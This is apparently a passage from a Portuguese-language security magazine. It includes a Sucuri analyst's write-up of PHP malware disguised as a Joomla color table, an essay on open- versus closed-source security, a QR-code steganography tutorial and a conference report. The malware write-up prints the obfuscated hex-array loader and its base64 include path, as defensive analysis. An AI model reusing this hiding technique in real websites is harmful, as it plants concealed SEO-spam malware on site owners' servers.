  >SYSTEM (S/O):..: Microsoft
  Windows XP
  >VERSION (S/O):.: Service Pack 2
  >RESOLUTION :...: 1366 x 768
  >COMPUTATION:...: MALWARE
  >USER:..........: Administrator
  >MACADRESS:.....:
  00-0C-29-5A-64-6D
  >SERIALHD:......: 5C3662F8
  =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
  >Data:..........: 6/3/2012
  >Hora:..........: 4:46:24 PM
  =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
  >AG3N..: asdf
  >CONT..: asdfs-a
  >PORT..: sadfsa
  >S8..: dfasdfsa
  >S6..: dfsadf
  =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
  >REF:..: asdfsadfs
  =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
  >01..: asdf
  >02..: sadf
```

GUSTAVO CAVALHEIRO

Tecnólogo em Redes de Computadores, MBA em Gestão da Segurança daInformação.

Membro conselheiro do SJC HackerClube. Atua há 4 anos na área de TI, focado em gerenciamento de servidores e infraestruturas de redes.

Um Malware que se “Esconde” de Forma Curiosa

POR FIO CAVALLARI

Acompanhar a evolução dos códigos maliciosos tanto em complexidade de código quanto no propósito é algo, pelo menos para este nerd que vos escreve, muito divertido. Lembro¬me quando rodava meu antivírus nos disquetes com cópias “alternativas” de Stunts, Prince of Persia e F15 atrás de Athens, NATAS, Chernobyl ou qualquer outra encrenca que seria ativada naquela semana. E agora, aquele menino que morria de medo de que algum vírus acabasse com seus joguinhos, passa o dia vasculhando e limpando sites de pessoas que morrem de medo de perder seus pageviews por conta desses códigos.

Muita coisa mudou desde meu tempo de moleque, principalmente o propósito dessas ameaças. Cada vez mais esses códigos focam em retorno financeiro, seja roubando as suas credenciais para um homebanking, os visitantes do seu site, pegando uma carona no seu pagerank nas ferramentas de busca ou mesmo usando seu servidor como zumbi para minerar bitcoins e roubar “um pouco” da sua banda para disparar DDoS em desafetos, o fato é que hoje boa parte dos malwares possuem um pézinho na web ou tem residência fixa por lá.

E como toda atividade lucrativa, quanto mais tempo ela se mantem ativa, mais retorno para seus donos. E a forma utilizada pelos desenvolvedores dessas ameaças para manter o máximo possível esses códigos on¬line é passar despercebido aos olhos do hospedeiro. A cada dia vemos mais casos de malware para web que buscam utilizar formas mais complexas de ofuscar seu código que apenas codificá-los utilizando base64 e gzinflate. E é aquele velho clichê “é mais fácil atacar do que defender” se fazendo valer.

A maior prova disso é a quantidade de scripts que existem para procurar por essas técnicas tão utilizadas, e sim, encontrarão muita coisa ruim, mas e aqueles que fogem do lugar comum? Um cliente, que utiliza Joomla como seu CMS entrou em contato sobre os resultados de sua página no Google. Praticamente toda a primeira página tinha referência a farmacos que dão “aquela levantada”, se é que você me entende.

Investigando o template utilizado pelo cliente, uma linha de comando chamou a atenção:

```
include('./JoomlaColors.php');
```

O arquivo em questão realmente falava sobre cores, atribuindo um valor hexadecimal para cada uma delas. Parecia ser uma simples tabela de conversão entre o nome das cores e o seu valor, para facilitar a vida do CMS, claro.

> “E como toda atividade lucrativa, quanto mais tempo ela se mantem ativa, mais retorno para seus donos.”

```
<?php
$joomla_template_colors = array(
   'HotPink' => '4C',
   'IndianRed' => '33',
   'DarkLinen' => '64',
   'DarkPowderBlue' => '6C',
);$joomla_css_colors      = array(
   'CadetBlue' => '40',
   'LightGoldenRodYellow' => '28',
   'GoldenRod' => '2E',
   'DarkSaddleBrown' => '2B',
);
$joomla_indexed_colors  = array(
   'Violet' => '69',
   'Wheat' => '6E',
   'DarkLime' => '63',
   'DarkYellow' => '6C',
   'DarkNavy' => '75',
);
@preg_replace(init_colors($joomla_css_colors),  init_colors($joomla_indexed_colors),
init_colors($joomla_template_colors));
function init_colors($colors)
{
   $color_value = "";
   foreach ($colors as $color) {
      $color_value .= chr(hexdec("0x$color"));
   }
   return $color_value;
}
?>
```

*O código foi editado por que era muito grande e não queria encher linguiça com ele. Antes de fechar o arquivo e achar que estava tudo bem, duas coisas chamaram a atenção. As cores são compostas de três valores em hexa (um para vermelho, outro para verde e mais um para azul, o famoso RGB) e qual a razão desse código converter o

valor das cores para caracteres:

($color_value .= chr(hexdec(“0x$color”));)?

Os arrays com as cores, quando concatenados formavam o seguinte comando:

include(base64_decode(“L3dlYi9odGRvY3Mvd3d3LmZvcm1lci5iaXovaG9tZS9tZWRpY-S9rMi9hc3NldHMvaW1
hZ2VzL2VsZmluZGVyLy5pY29u-cy8uJTZhOSUlOTJkJSU1NTIlJTlm-NCUlNTlhJSU0NGYlJWVlNSUlOG-M3JQ=
=”));;

Que por sua vez, decodificava para:

/web/htdocs/www.attackedsite.dom/home/media/k2/assets/images/elfinder/.icons/.%6a9%%92d%%552%%9f4%%59a%%44f%%ee5%%8c7%

Ou seja, ele não estava sendo bonzinho e acertando as cores, estava incluindo no template do hospedeiro um arquivo que também usa algumas técnicas para se esconder, como o ponto no início do nome, que atribui a característica de oculto, o nome estranho que parece ser criado pelo sistema e é melhor não mexer (e que ao ver o código do malware, entendemos que é uma codificação baseada no md5 do arquivo).

Esse arquivo final era o responsável por injetar o spam nas páginas do hospedeiro caso elas fossem acessadas por qualquer ferramenta de busca. Contaminando assim seus resultados nas páginas de pesquisa. Nada de muito novo do que se vê em outros casos.

E no final do dia, foi só mais um dos tantos malwares que vemos por aí que desafiam as ferramentas automatizadas e o olho mal treinado para que seu payload perdure.

FIO CAVALLARI

Além de manter um topete de respeito e um par de costeletas dignas de Dom Pedro, é cervejeiro, caseiro nas horas vagas e analista de segurança da Sucuri.net, onde caça web malwares por trabalho e diversão.

Segurança de Software: código aberto versus fechado faz diferença quando tratamos de vulnerabilidades em programas?

POR RODRIGO RUBIRA BRANCO (BSDAEMON)
CEDIDO PELA 4LINUX

FONTE: http://images.techhive.com/images/article/2013/09/encryption_security_lock-100052900-orig.jpg

Gostaria de começar este post com alguns avisos. Decidi discutir este tema que recentemente tem ganhado muito espaço (esclarecerei os motivos para o uso da palavra recentemente, mesmo sendo este um tema bastante antigo), e a comunidade Open Source, é um dos meus principais objetivos para atingir. Para as pessoas que preferem partir para perguntas e comentários, antes de sequer estudar (leia-se estudar, não apenas ler) um determinado conteúdo, sugiro que leiam completamente o FAQ que disponibilizei ao final deste artigo. Às pessoas interessadas em saber um pouco mais sobre mim também recomendo que vão para a FAQ. A todos aqueles que são amantes do software livre, peço que leiam o texto pensando no que vocês podem mudar para contribuir com a melhoria da qualidade na segurança do software, já altamente efetiva, que colaboram, utilizam ou promovem. Para todos os leitores: por favor entendam que meu objetivo aqui é desmentir algo que acaba sendo prejudicial à comunidade de software livre, e não atacar o mesmo. Software livre em minha opinião é a melhor opção e deve ser incentivado.

Este artigo foi amplamente motivado pela constante dúvida e discussão em torno da segurança de software. Programas crescem, novos programadores contribuem (independentemente do código ser aberto ou fechado) e diferentes quesitos e necessidades de qualidade surgem dependendo dos objetivos do mesmo (um grande exemplo é o software utilizado em dispositivos médicos, amplamente testado para prover a consistência dos dados, mas não necessariamente protegido contra leituras indevidas [1]). Essa realidade faz com que bugs (não necessariamente de segurança) constantemente sejam inseridos e corrigidos. A dúvida e discussão discorre sobre o que fazer a respeito. Como garantir a segurança no desenvolvimento e a constante melhoria deste quesito específico em uma aplicação? As denúncias recentes em relação a espionagem americana [2] ainda enfatizaram a inserção proposital de vulnerabilidades em aplicações. A discussão a que me refiro surge quando os defensores de software livre utilizam tais denúncias para dizer que o melhor e mais seguro é usar software livre.

Garantir a segurança de um software exige processos de

teste e auditoria de código constantes. Obviamente pelo software ser livre, e portanto, seu código amplamente disponível, confunde-se esta facilidade com a automática segurança que a mesma proporcionaria. Infelizmente em uma área de exatas, a facilidade para algo não implica necessariamente que este algo venha a ser feito. E aqui fica minha súplica para as pessoas de software livre: aprendam mais sobre como encontrar vulnerabilidades em programas. Entendam mais sobre quesitos de segurança que de fato dificultam a exploração de sistemas (tais como ativar canary na compilação, fornecer executáveis PIE que proporcionam a efetiva aplicação de randomização, utilização correta de criptografia e seus diversos elementos), implementem e aceitem testes específicos para encontrar problemas de segurança (fuzzers e análise estática).

O argumento de inserção de falhas propositais em software proprietários deveria deixar de ser utilizado, pois assume que tais falhas não poderiam ser inseridos em software abertos (vejam a influência, por exemplo, da NSA no desenvolvimento do kernel do Linux com o SELinux [3]). Tal argumento também assume que software proprietários não poderiam ser auditados (embora a tarefa seja mais trabalhosa, a mesma não é impossível, ainda mais quando se assume as formas clássicas que aparentemente a maioria das pessoas imagina para inserção de vulnerabilidades em programas).

Aproveitando para falar sobre a inserção proposital de vulnerabilidades, quero enfatizar que a mesma não se trata de modificações visivelmente falhas. Em geral, tais inserções são sutis, misturadas com reais benefícios para o software e facilmente confundidas com erros não intencionais quando descobertas. Dado isto, como saber se um ou mais contribuidores de software não o fazem de propósito, tanto em empresas de software proprietário quanto em projetos Open Source? O pagamento por vulnerabilidades descobertas e os altos valores negociados em exploits [4] mudam a balança de valores quando tratamos tais assuntos, e a inocência perante este fato não deve ser desconsiderada.

Dado tudo o que foi dito até agora, do que se trata então um software seguro? Trata-se do software corretamente auditado (por um número adequado de programadores que entendam os problemas de segurança - infelizmente não existe um número mágico, nem uma proporção mágica, dado que tudo depende da complexidade do software, interrelação com elementos externos e diferentes quesitos), um software que possui testes constantes de segurança (automatizados na forma de fuzzers e análises estáticas, bem como manuais em novos recursos adicionados).

Um dos argumentos que costumo ouvir e que esta corretíssimo para o software aberto em diversos casos, mas infelizmente não se aplica a questão segurança está no fato de que uma empresa interessada em utilizar determinado sistema e que deseje garantir que o mesmo não possui vulnerabilidades intencionais e possui certa qualidade em termos de segurança, poderia simplesmente contratar um terceiro para efetuar uma auditoria, dada a disponibilidade do código.

Este quesito mostra-se errado (na maioria dos casos, mas obviamente em casos menores pode ser totalmente plausível, espero que o leitor entenda tais argumentos e comece a criar uma visão crítica para avaliar cada caso) pois o custo para de fato se realizar uma análise extremamente completa de um projeto de porte mediano depois de desenvolvido seria astronômico (isso sem considerar a análise contínua do mesmo - razão pela qual as empresas de software fechado hoje apanham tanto em relação a segurança de seus programas, afinal, por anos não investiram e agora mesmo os bilhões direcionados a esta

"E aqui fica minha súplica para as pessoas de software livre: aprendam mais sobre como encontrar vulnerabilidades em programas "

finalidade não conseguem resolver o problema) e portanto uma análise amostral teria de ser utilizada.

Como explicado, vulnerabilidades intencionais são facilmente disfarçadas como vulnerabilidades normais, e portanto mesmo uma auditoria completa mostraria no máximo algumas vulnerabilidades e não todas de um software. Tal resultado pode ser atingido da mesma forma com análise de aplicativos binários (como já comprovado pelas diversas vulnerabilidades lançadas em diferentes programas de mercado).

Ao invés de utilizar o argumento de ser mais seguro por ser aberto, dever-se-ia aproveitar a verdadeira vantagem do código aberto: Por ser aberto, poderia ser tornado mais seguro, caso a empresa estivesse disposta a investir em especialistas para tal projeto. Isso criaria o incentivo para diversas empresas usuárias de software livre apoiarem os projetos, além de desenvolver um mercado maior para especialistas focados em software aberto e influenciar positivamente a segurança dele.

A economia com licenças poderia ser revertida em conhecimento para a empresa (com a contratação de

tais especialistas), que auxiliariam não apenas neste projeto, como em diversas outras necessidades de segurança da mesma, gerando economia posterior (danos a imagem e perdas em casos de invasões, bem como na própria contratação de mão de obra qualificada).

Se considerarmos o papel dos governos na melhoria da qualidade de software, ainda mais em face das espionagens denunciadas recentemente, devemos pensar que incentivos na educação e investimentos em sistemas auditáveis (e em processos de auditorias abertos para os mesmos) são provavelmente a única via para prover independência tecnológica. Deixarei para discutir este item em um próximo post, mas fiquem a vontade para começarem a opinar.

A pergunta que fica então, é: como se tornar um pesquisador de vulnerabilidades? Este pergunta me é muitas vezes feita por pessoas que pensam em encontrar vulnerabilidades em software proprietários e entrar no mercado de exploits. Estas pessoas se esquecem que a pessoa que audita códigos (tanto proprietário dentro das empresas, quanto Open Source, seja dentro de empresas ou apenas por diversão) também é um pesquisador de vulnerabilidades.

Muitos pesquisadores de vulnerabilidades estão focados na análise binária (engenharia reversa, fuzzing) de um software, mas diversos (eu diria que a maioria) são especializados em análise de código. Como tudo em segurança (ou quase?), a prática leva a perfeição e aqui o software aberto pode contribuir (e com isso receber contribuições) e muito!

Olhar as diversas correções efetuadas ao longo dos anos, os problemas encontrados e as melhores práticas adotadas para evitá-los é essencial para o interessado conseguir criar a mentalidade necessária para auditar código. Cursos na área podem agilizar este processo, dando a visão de padrões claramente errados, para que a experiência posterior permita o aprendizado e a extrapolação de casos mais gerais.

FAQ:

1-) Mas, o fato do software ser livre facilita a auditoria

Esse argumento é constantemente usado e apesar de ser válido, ainda deixa em aberto a questão de quem irá realizar tal auditoria e como ela seria realizada. Mesmo projetos de tamanho médio possuem tamanha complexidade que auditorias completas são inviáveis e portanto amostragens devem ser utilizadas. Em tais casos, um software proprietário pode ser tão ou melhor auditado que um software livre (dado que amostragens podem conter erros de amostra, “sorte” nas escolhas, melhor experiência do analista com determinado quesito do software, etc.)

Tal argumento também esquece o fator mudança de um software livre: os projetos evoluem mais rapidamente do que as empresas conseguem atualizar seus sistemas, o que faz com que diversas vulnerabilidades corrigidas no mainline ainda não estejam com as atualizações presentes nas distribuições e menos ainda nos sistemas em produção. Investir nestes processos é essencial para o aumento da segurança do software livre.

A economia do mercado de vulnerabilidades é outro fator constantemente ignorado por tal argumento. Lembrando que vulnerabilidades inseridas são sutis, e muitas vezes confundidas/misturadas com novos recursos.

2-) Então o software proprietário é vantajoso em termos de segurança?

Mais uma conclusão precipitada, comumente vista em discussões em que as pessoas se apressam a generalizar e concluir coisas antes de as entenderem. NÃO. Software proprietário não é vantajoso em termos de segurança. Nem desvantajoso. Ele possui aspectos favoráveis (como o controle de releases/versões e práticas de testes) e fatores desfavoráveis (as empresas são influenciadas pelo mercado e não por quesitos técnicos e podem ser forçadas por governos a tomar ações duvidosas em relação a segurança).

O software livre pode e deveria ser sempre melhor, também no quesito segurança. O que acontece é que em diversos projetos, tal quesito não é prioritário; ou então é decidido por programadores não especialistas no assunto segurança.

SOFTWARE SEGURO É AQUELE EM QUE DECISÕES DE PROJETO LEVAM EM CONSIDERAÇÃO A SEGURANÇA DAS INFORMAÇÕES E AUDITORIAS CONSTANTES GARANTEM QUE ERROS SEJAM ENCONTRADOS, CORRIJIDOS, DOCUMENTADOS E LIÇÕES SEJAM APRENDIDAS. Em geral, software livre falha (e muito) na parte de documentações [6].


3-) Não há sentido em fazer cursos para auditoria de software, dado que cada software é diferente?

Sempre pensei que cursos podem ajudar caso a experiência prática do professor agilize o aprendizado do aluno. Nunca aceitei e nem aceitarei que um curso substitua a prática ou que sem um curso o aprendizado seria impossível. No caso de auditoria de programas, dado o crescimento dos mesmos, a complexidade e a quantidade de informações disponíveis atualmente, um curso pode ajudar a alinhar os pensamentos e as pesquisas, provendo informações que contribuam para a extrapolação posterior do conteúdo para casos mais específicos vivenciados na prática.

4-) Você acha software livre mais seguro?

Vejo diversos problemas nos processos atuais de software em geral, seja ele livre ou proprietário.

Mas as vantagens do software livre extrapolam quaisquer desvantagens na maioria dos casos e se as discussões fossem mais justas com menos argumentos duvidosos (por ambas as partes, e em geral feitos por pessoas que não são de fato especialistas nos itens em que estão argumentando), creio que ficaria MUITO mais claro para todos as vantagens do software livre.



RODRIGO RUBIRA BRANCO / BSDaemon

Atua como pesquisador sênior no centro de excelência em segurança da Intel . Fundador do projeto Dissect II PE de análise de malware e palestrante em diversas conferências nacionais e internacionais, tais como Blackhat, Defcon, Hack in The Box, XCon e Hackito.
Membro do comitê técnico de diversas conferências, também foi palestrante principal (keynote) em eventos fora do Brasil e em território nacional. É organizador do evento H2HC. Atuou em diversas empresas, tais como Check Point (como Chief Security Research) e Qualys (como Diretor de Pesquisas de Vulnerabilidades e Malware). Também é conselheiro do Instituto Coaliza.
Em 2011 foi homenageado pela Adobe como um dos contribuidores principais em vulnerabilidades nos produtos da empresa. É membro do Comitê Técnico da RENASIC, ligada ao Centro de Defesa Cibernética (CDCiber) do Departamento de Defesa Brasileiro.

Esteganografia e aumento de capacidade em QR Codes.

POR EWERSON GUIMARÀES (CRASH)

Neste artigo será mostrado um pequeno truque de como se esconder um QR Code dentro de outro QR Code e além disso, mostrar que há possibilidade de se aumentar a quantidade de dados armazenados, porém, sem alterar significativamente o tamanho do arquivos em bytes.

A ideia é simples: Criar pixels com cores tão semelhantes que passam despercebidas para o olho humano.

Tratando-se de cores RGB o olho humano não consegue diferenciar a sequencia 0,0,0 e 1,0,0como cores/tonalidades diferentes, entretanto, ambas sequencias geram a cor preta, com uma sutil diferença entre elas e que são diferenciadas por um computador/sistema.

Este técnica pode ser utilizada em qualquer tipo de imagem, porém, neste artigo será discutido apenas o uso em QR Codes. Que foi escolhido devido a sua facilidade de manipulação e por ser capaz de armazenar qualquer tipo de dados.

Vejamos mais a fundo:

Para esta técnica, utilizaremos um dos mais complexos softwares de edição de imagens

disponível no mercado: mspaint.exe (:

Na imagem abaixo carreguei um QR Code com a string “CRASH “




Figura 1

Ajustando o zoom para 800% temos uma melhor visão do pixel.




Figura 2

Usando o seletor de cores(fig.3) clique no pixel desejado, para este caso o pixel selecionado

está na posição x = 8 e y = 8, você poderá ver a posição do pixel no rodapé do programa(fig.4).

Após este processo, será utilizado o Editor de cores(fig.5).




Figura 3

Figura 4




Figura 5

Neste ponto, serão exibidas as cores RGB do pixel, em português: VVA .

Red = Vermelho
Verde = Verde
Blue = Azul

Abaixo, a cor preta do pixel da posição 8x8 é representada pelo RGB 000




Figura 6 - **Note que para este artigo não utilizaremos os campos Matriz,Saturação e Luminosiade, porém, podem ser usados sem problemas.*

Mãos a obra:

Na pesquisa, foi notado que a utilização dos pixels pode variar cerca de 10 pontos de "deslocamento" para cada cor, e estas cores, para os olhos humanos, câmeras e etc, vão parecer sempre o mesmo preto base(RGB 000) , mas em verdade , podem ser RGB 100 110 ou 111.

Se você tem 10 pontos de deslocamento por cor , a alteração do RBG pode ter 10^3 cores pretas diferentes. Para outras cores este numero pode ser maior.

Identificando as cores:

Usando a GD Lib (PHP) ou qualquer outra biblioteca de imagens, é possível escrever um código simples para recuperar o valor RGB do pixel.

```
<? php
imgName $ = " qr1.png ";
$ img = imagecreatefrompng ( $ imgName );
$ rgb = imagecolorat ( $ img , $ argv [1], $ argv [2] );
$ cores = imagecolorsforindex ( $ img , $ rgb) ;
var_dump ( $ cores );
?>
```

Execução:

```
php rgb1.php pixelposition_x pixelposition_y
php rgb1.php 8 8
array ( 4) {
[ "red "] =>int ( 0)
["green"] => int ( 0)
["blue" ] => int ( 0)
[ "alpha" ] =>int ( 0)
}
```

O pixel na posição 8 x 8 retorna 3 inteiros 0, ou seja, PRETO (RGB 000) em Hexa: 00:00:00

Agora a execução do código no pixel na posição 1 x 1

```
php rgb1.php 1 1

array ( 4) {
[ "red "] =>int ( 255)
[" verde "] =>int ( 255)
["azul" ] =>int ( 255)
[ "alpha" ] =>int ( 0)
}
```

O pixel na posição 1 x 1 retorna 3 inteiros com valor 255, ou seja, BRANCO (RGB 255 255 255) em Hexa: FF:FF:FF

Bem, já sabemos que é possível fazer pixels marcados alterando o seu valor RGB , e que é possível ler o valor real deste pixel.

É hora de colocar um QR Code dentro do outro:

Para isso, é necessário ler so dois QR Codes pixel por pixel pixel e criar um terceiro QR Code com base neste regras simples :

Regra 1

QR1 = Qrcode Orignal
QR2 = Qrcode para ocultar
QR3 = QR1 + QR2
QR4 = QRcode Extraído

Onde no QR1 o pixel for preto e QR2 também - > Criar um pixel preto com deslocamento

Exemplo:

QR1Pixel => RGB -> 0,0,0 + QR2 Pixel => RGB -> 0,0,0 = QR3 Pixel => RGB -> 1,0,0

0,0,0 + 0,0,0 = 1,0,0

Desta forma, será criado um pixel preto "marcado", como dito anteriormente para olhos humano, câmeras e etc não haverá diferença, mas a GD lib vai permitir que você encontrar o pixel escondido de terceira imagem . Já na extração deste pixel, ele deverá voltar a ser preto.

QR4 Pixel => RGB -> 0,0,0

Regra 2 :

Onde pixel é branco (255 ou FF), o valor deverá ser mantido em todo o processo:

QR1Pixel => RGB -> 255,255,255 + QR2 Pixel => RGB -> 255,255,255 = QR3Pixel => RGB -> 255,255,255
QR4 Pixel => RGB -> 255,255,255

Regra 3:

Onde pixel no QR1 é preto e pixel QR2 é branco:

QR1Pixel => RGB -> 0,0,0 + QR2 Pixel => RGB -> 255,255,255 = QR3Pixel => RGB -> 2,0,0

0,0,0 + FF,FF,FF = 2,0,0

Ao extrair este pixel, ele deve ser alterado para branco, mantendo assim o seu valor original
QR4 = 255,255,255

Regra 4:

Onde pixel no QR1 é branco e o pixel no QR2 é preto :

QR1Pixel => RGB -> 255,255,255 + QR2 Pixel => RGB -> 0,0,0 = QR3Pixel => RGB -> 254,255,255

Ao extrair este pixel, ele deve ser alterado para preto, mantendo assim o seu valor original
QR4 => 0,0,0

Figura 7


Obviamente, a cor laranja foi utilizada apenas para ilustrar a união dos QR Codes .

Limitações

Esta técnica de esteganografia até o momento não pode ser utilizada em Qr Codes impressos devido à limitação de cores que são impressas, o deslocamento para que uma cor seja impressa diferentemente da outra é muito grande, o que acabaria mostrando os pixels que deveriam ficar escondidos, porém, pode ser utilizada para aumentar a capacidade de armazenamento, pois diferença de cores dos pixels é o fator fundamental para tal utilidade.

Referências :

http://en.wikipedia.org/wiki/QR_code
http://en.wikipedia.org/wiki/RGB_color_model
http://www.php.net/manual/en/book.image.php
QRCODE colorido , duplicando a capacidade de armazenamento pt núcleos. http://iris.sel.eesc.usp.br/wvc/Anais_WVC2012/pdf/98193.pdf
Esquema de esteganografia imagem utilizando a técnica de Nested QR -barcode http://2d-code.co.uk/images/pdf/qr-code-steganography.pdf



EWERSON GUIMARÃES/ CRASH

Formado em Ciência da Computação pela Universidade Fumec,
Analista de Segurança na empresa Ibliss focado em pentest e pesquisa. Certificado pelas empresas Offensive Security (OSCP) e eLearnSecurity (ECPPT), tem exploits publicados e alertas sobre vulnerabilidades de softwares de grandes empresas como Mcafee, IBM, Trend-Micro, Citrix e Skype. Além disso, contribui para o desenvolvimento de módulos do projeto Metasploit Framework, membro do grupo de pesquisa DcLabs e fundador do HackerSpace Área31

H2HC ESPECIAL 10 ANOS!

TEXTO E IMAGENS POR H2HC

A Hackers to Hackers Conference - H2HC,a mais antiga conferencia da América Latina focada em pesquisas de segurança da informação, teve sua 10ª edição, que aconteceu no final de semana dos dias 05 e 06 de Outubro de 2013, em São Paulo! O evento promoveu uma série de palestras para os profissionais e estudantes da área de Tecnologia da Informação e Segurança da Informação, além de muitas outras atividades.

Em toda sua tragetória a conferencia recebeu em seu palco grandes nomes da área e em sua edição de 10 anos o evento não fez por menos, mantendo a tradição de uma grade de palestras excepcional. Entre grandes nomes nacionais e internacionais tivemos Felix Fx Lindner uma lenda viva, um dos melhores hackers do mundo que abriu o primeiro dia com muita categoria e auditório lotado. Charlie Miller e Chris Valasek apresentaram o seu incrível projeto de "hackear carros" e deixaram muita gente de boca aberta, Edmond Rogers que ficou famoso durante a conferencia por ter sido deportado ao chegar no País, e mesmo assim voltou para palestrar, dividiu com todos um pouco da sua vasta experiência, Fernando Mercês

"Eu amei ir na H2HC especial de 10 anos. É pequena o suficiente para que voce se sinta íntimo, mas grande o suficiente para atrair palestrantes de nível mundial."
Charlie Miller

que teve uma das palestras mais lotadas da H2HC com gente sentada no chão, apresentou o "The Lula Project", Jonathan Brossard como ele mesmo se denomina "Um brasileiro que nasceu por engano no corpo de um francês" veterano de H2HC mais uma vez dividiu seus conhecimentos com casa cheia. Isso sem falar no Pax Team e

"Desde que conheci o evento sonhava em participar, e palestrar estava além das minhas expectativas, mas fui muito bem recebido por todos da organização e tive a felicidade de palestrar em edições anteriores e nesta especial, de 10 anos, que teve uma grade excepcional, uma organização impecável e uma qualidade absurda. Os palestrantes recebem muita atenção (e álcool) e não há nada mais satisfatório que ver uma sala cheia num evento tão importante pra ouvir você falar. Honestamente, se você for só em um evento de segurança por ano, tem que ser na H2HC."
Fernando Mêrces

no Spender, criadores das maiores evoluções em segurança da informação da ultima década que mais uma vez vieram dividir suas experiências, exclusividade da H2HC, entre muitos outros profissionais renomados que vieram e deram um show de conhecimento e bom humor.


Durante os dois dias de evento, o publico teve muito a aprender, mas também muito o que se divertir, sempre muito descontraída, a H2HC contou também com o bar, que deixou o publico bem "alegrinho" com míseros 50 litros de whisky. Estes 10 anos também foram muito bem comemorados, com uma cabine fotográfica com fotos super divertidas e memoráveis que todos puderam levar para casa. O CTF - Capture The Flag fez as equipes suarem muito nos dois dias, mas infelizmente ninguém conseguiu ganhar esta!

O tradicional H2CSO em sua 7ª edição fez um debate caloroso entre Hackers e CSO para mostrar como os dois lados veem o mercado, coisa que não acontece sempre, esse entrosamento entre a parte técnica e a gerencial é sempre muito importante para o crescimento das empresas e da harmonia do mercado, aproveitando o clima houve o lançamento do CSOClub, uma novidade que vai ajudar a manter essa proximidade entre esses extremos da área. Já a loja do evento, este ano recheada de souvenires para todos os gostos fez um sucesso e renovou o estoque de muita gente, e ainda teve uma vodca especial da H2HC, uma edição limitada feita em parceria com a HXR. O Área31 Hackerspace de Minas Gerais trouxe também a Impressora 3D e fez varias impressões para o público. Como todo bom evento os patrocinadores expuseram suas soluções e novidades para 2014, aquecendo ainda mais o mercado! No segundo dia de evento a Bsides-SP conjunto com o Garoa Hacker Clube fez sua parte e trouxe para o público boas palestras, oficina de lockpick além do tão polêmico Bozo Security. E claro que nossa revista não poderia perder esta data tão importante, lançamos nossa 1ª edição impressa e foi um sucesso, claro que com a ajuda de toda comunidade que contribui com artigos, dicas, noticias e muitas coisas!

